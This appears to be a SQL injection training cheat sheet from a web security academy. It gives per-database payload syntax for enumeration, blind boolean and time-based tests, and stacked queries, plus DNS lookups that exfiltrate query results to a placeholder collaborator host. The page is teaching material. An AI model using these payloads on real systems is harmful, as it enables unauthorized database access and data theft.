

## SQL injection cheat sheet

This **SQL injection** cheat sheet contains examples of useful syntax that you can use to perform a variety of tasks that often arise when performing SQL injection attacks.

### String concatenation

You can concatenate together multiple strings to make a single string.

<b>Oracle</b>	<code>'foo'    'bar'</code>
<b>Microsoft</b>	<code>'foo' + 'bar'</code>
<b>PostgreSQL</b>	<code>'foo'    'bar'</code>
<b>MySQL</b>	<code>'foo' 'bar'</code> [Note the space between the two strings] <code>CONCAT('foo', 'bar')</code>

### Substring

You can extract part of a string, from a specified offset with a specified length. Note that the offset index is 1-based. Each of the following expressions will return the string `ba`.

<b>Oracle</b>	<code>SUBSTR('foobar', 4, 2)</code>
<b>Microsoft</b>	<code>SUBSTRING('foobar', 4, 2)</code>
<b>PostgreSQL</b>	<code>SUBSTRING('foobar', 4, 2)</code>
<b>MySQL</b>	<code>SUBSTRING('foobar', 4, 2)</code>

### Comments

You can use comments to truncate a query and remove the portion of the original query that follows your input.

<b>Oracle</b>	<code>--comment</code>
<b>Microsoft</b>	<code>--comment</code> <code>/*comment*/</code>
<b>PostgreSQL</b>	<code>--comment</code> <code>/*comment*/</code>
<b>MySQL</b>	<code>#comment</code> <code>-- comment</code> [Note the space after the double dash] <code>/*comment*/</code>

### Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

<b>Oracle</b>	<code>SELECT banner FROM v\$version</code> <code>SELECT version FROM</code> <code>v\$instance</code>
<b>Microsoft</b>	<code>SELECT @@version</code>
<b>PostgreSQL</b>	<code>SELECT version()</code>
<b>MySQL</b>	<code>SELECT @@version</code>

### Database contents

You can list the tables that exist in the database, and the columns that those tables contain.


<b>Oracle</b>	<code>SELECT * FROM all_tables</code>
---------------	---------------------------------------

#### Track your progress

Learning materials: [View all](#)

Vulnerability labs: [View all](#)

Level progress:



Your level:



**NEWBIE**

Solve 49 more labs to become an apprentice.

**See where you rank on our Hall of Fame >>**

#### SQL injection cheat sheet

☐ **Mark as complete**

#### In this topic

[SQL injection >>](#)  
[UNION attacks >>](#)  
[Examining the database >>](#)  
[Blind SQL injection >>](#)  
[SQL injection cheat sheet >>](#)

#### All topics

[SQL injection >>](#)  
[XSS >>](#)  
[CSRF >>](#)  
[Clickjacking >>](#)  
[DOM-based >>](#)  
[CORS >>](#)  
[XXE >>](#)  
[SSRF >>](#)  
[Request smuggling >>](#)  
[Command injection >>](#)  
[Server-side template injection >>](#)  
[Insecure deserialization >>](#)

	<code>SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'</code>
<b>Microsoft</b>	<code>SELECT * FROM information_schema.tables</code> <code>SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</code>
<b>PostgreSQL</b>	<code>SELECT * FROM information_schema.tables</code> <code>SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</code>
<b>MySQL</b>	<code>SELECT * FROM information_schema.tables</code> <code>SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</code>

[Directory traversal »](#)  
[Access control »](#)  
[Authentication »](#)  
[OAuth authentication »](#)  
[Business logic vulnerabilities »](#)  
[Web cache poisoning »](#)  
[HTTP Host header attacks »](#)  
[WebSockets »](#)  
[Information disclosure »](#)  
[File upload vulnerabilities »](#)  
[JWT attacks »](#)  
[Essential skills »](#)  
[Client-side prototype pollution »](#)

## Conditional errors

You can test a single boolean condition and trigger a database error if the condition is true.

<b>Oracle</b>	<code>SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO_CHAR(1/0) ELSE NULL END FROM dual</code>
<b>Microsoft</b>	<code>SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END</code>
<b>PostgreSQL</b>	<code>1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN CAST(1/0 AS INTEGER) ELSE NULL END)</code>
<b>MySQL</b>	<code>SELECT IF(YOUR-CONDITION-HERE, (SELECT table_name FROM information_schema.tables), 'a')</code>

## Batched (or stacked) queries

You can use batched queries to execute multiple queries in succession. Note that while the subsequent queries are executed, the results are not returned to the application. Hence this technique is primarily of use in relation to blind vulnerabilities where you can use a second query to trigger a DNS lookup, conditional error, or time delay.

<b>Oracle</b>	Does not support batched queries.
<b>Microsoft</b>	<code>QUERY-1-HERE; QUERY-2-HERE</code>
<b>PostgreSQL</b>	<code>QUERY-1-HERE; QUERY-2-HERE</code>
<b>MySQL</b>	<code>QUERY-1-HERE; QUERY-2-HERE</code>

### Note

With MySQL, batched queries typically cannot be used for SQL injection. However, this is occasionally possible if the target application uses certain PHP or Python APIs to communicate with a MySQL database.

## Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

<b>Oracle</b>	<code>dbms_pipe.receive_message(('a'),10)</code>
<b>Microsoft</b>	<code>WAITFOR DELAY '0:0:10'</code>
<b>PostgreSQL</b>	<code>SELECT pg_sleep(10)</code>
<b>MySQL</b>	<code>SELECT SLEEP(10)</code>

## Conditional time delays

You can test a single boolean condition and trigger a time delay if the condition is true.

<b>Oracle</b>	<code>SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN</code> <code>'a'    dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual</code>
<b>Microsoft</b>	<code>IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'</code>
<b>PostgreSQL</b>	<code>SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END</code>
<b>MySQL</b>	<code>SELECT IF(YOUR-CONDITION-HERE, SLEEP(10), 'a')</code>

## DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use [Burp](#)



Find SQL injection vulnerabilities using Burp Suite

TRY FOR FREE



**Collaborator client** to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

**Oracle** The following technique leverages an XML external entity (**XXE**) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/'/1') FROM dual
```

The following technique works on fully patched Oracle installations, but requires elevated privileges:

```
SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')
```

**Microsoft** `exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'`

**PostgreSQL** `copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'`

**MySQL** The following techniques work on Windows only:

```
LOAD_FILE('\\\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')
SELECT ... INTO OUTFILE '\\\\\\BURP-COLLABORATOR-SUBDOMAIN\\a'
```

## DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use **Burp Collaborator client** to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

**Oracle** `SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/'/1') FROM dual`

**Microsoft** `declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec('master..xp_dirtree '//'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a''')`

**PostgreSQL** `create OR replace function f() returns void as $$
declare c text;
declare p text;
begin
SELECT into p (SELECT YOUR-QUERY-HERE);
c := 'copy (SELECT ''') to program 'nslookup '||p||'.BURP-COLLABORATOR-SUBDOMAIN''';
execute c;
END;
$$ language plpgsql security definer;
SELECT f();`

**MySQL** The following technique works on Windows only:
`SELECT YOUR-QUERY-HERE INTO OUTFILE '\\\\\\BURP-COLLABORATOR-SUBDOMAIN\\a'`

## Stories from the Daily Swig about SQL injection

### Zendesk Explore flaws opened door to account pillage

15 November 2022

### Vendor disputes seriousness of firewall plugin RCE

08 September 2022

### Log4Shell legacy?

Patching times plummet for most critical vulnerabilities – report

30 August 2022

### Introducing ODGen

Graph-based JavaScript bug scanner discovers more than 100 zero-day vulnerabilities in Node.js libraries

30 August 2022



#### Burp Suite

Web vulnerability scanner  
Burp Suite Editions  
Release Notes

#### Vulnerabilities

Cross-site scripting (XSS)  
SQL injection  
Cross-site request forgery  
XML external entity injection  
Directory traversal  
Server-side request forgery

#### Customers

Organizations  
Testers  
Developers

#### Company

About  
PortSwigger News  
Careers  
Contact  
Legal  
Privacy Notice

#### Insights

Web Security Academy  
Blog  
Research  
The Daily Swig



 Follow us

© 2022 PortSwigger Ltd.

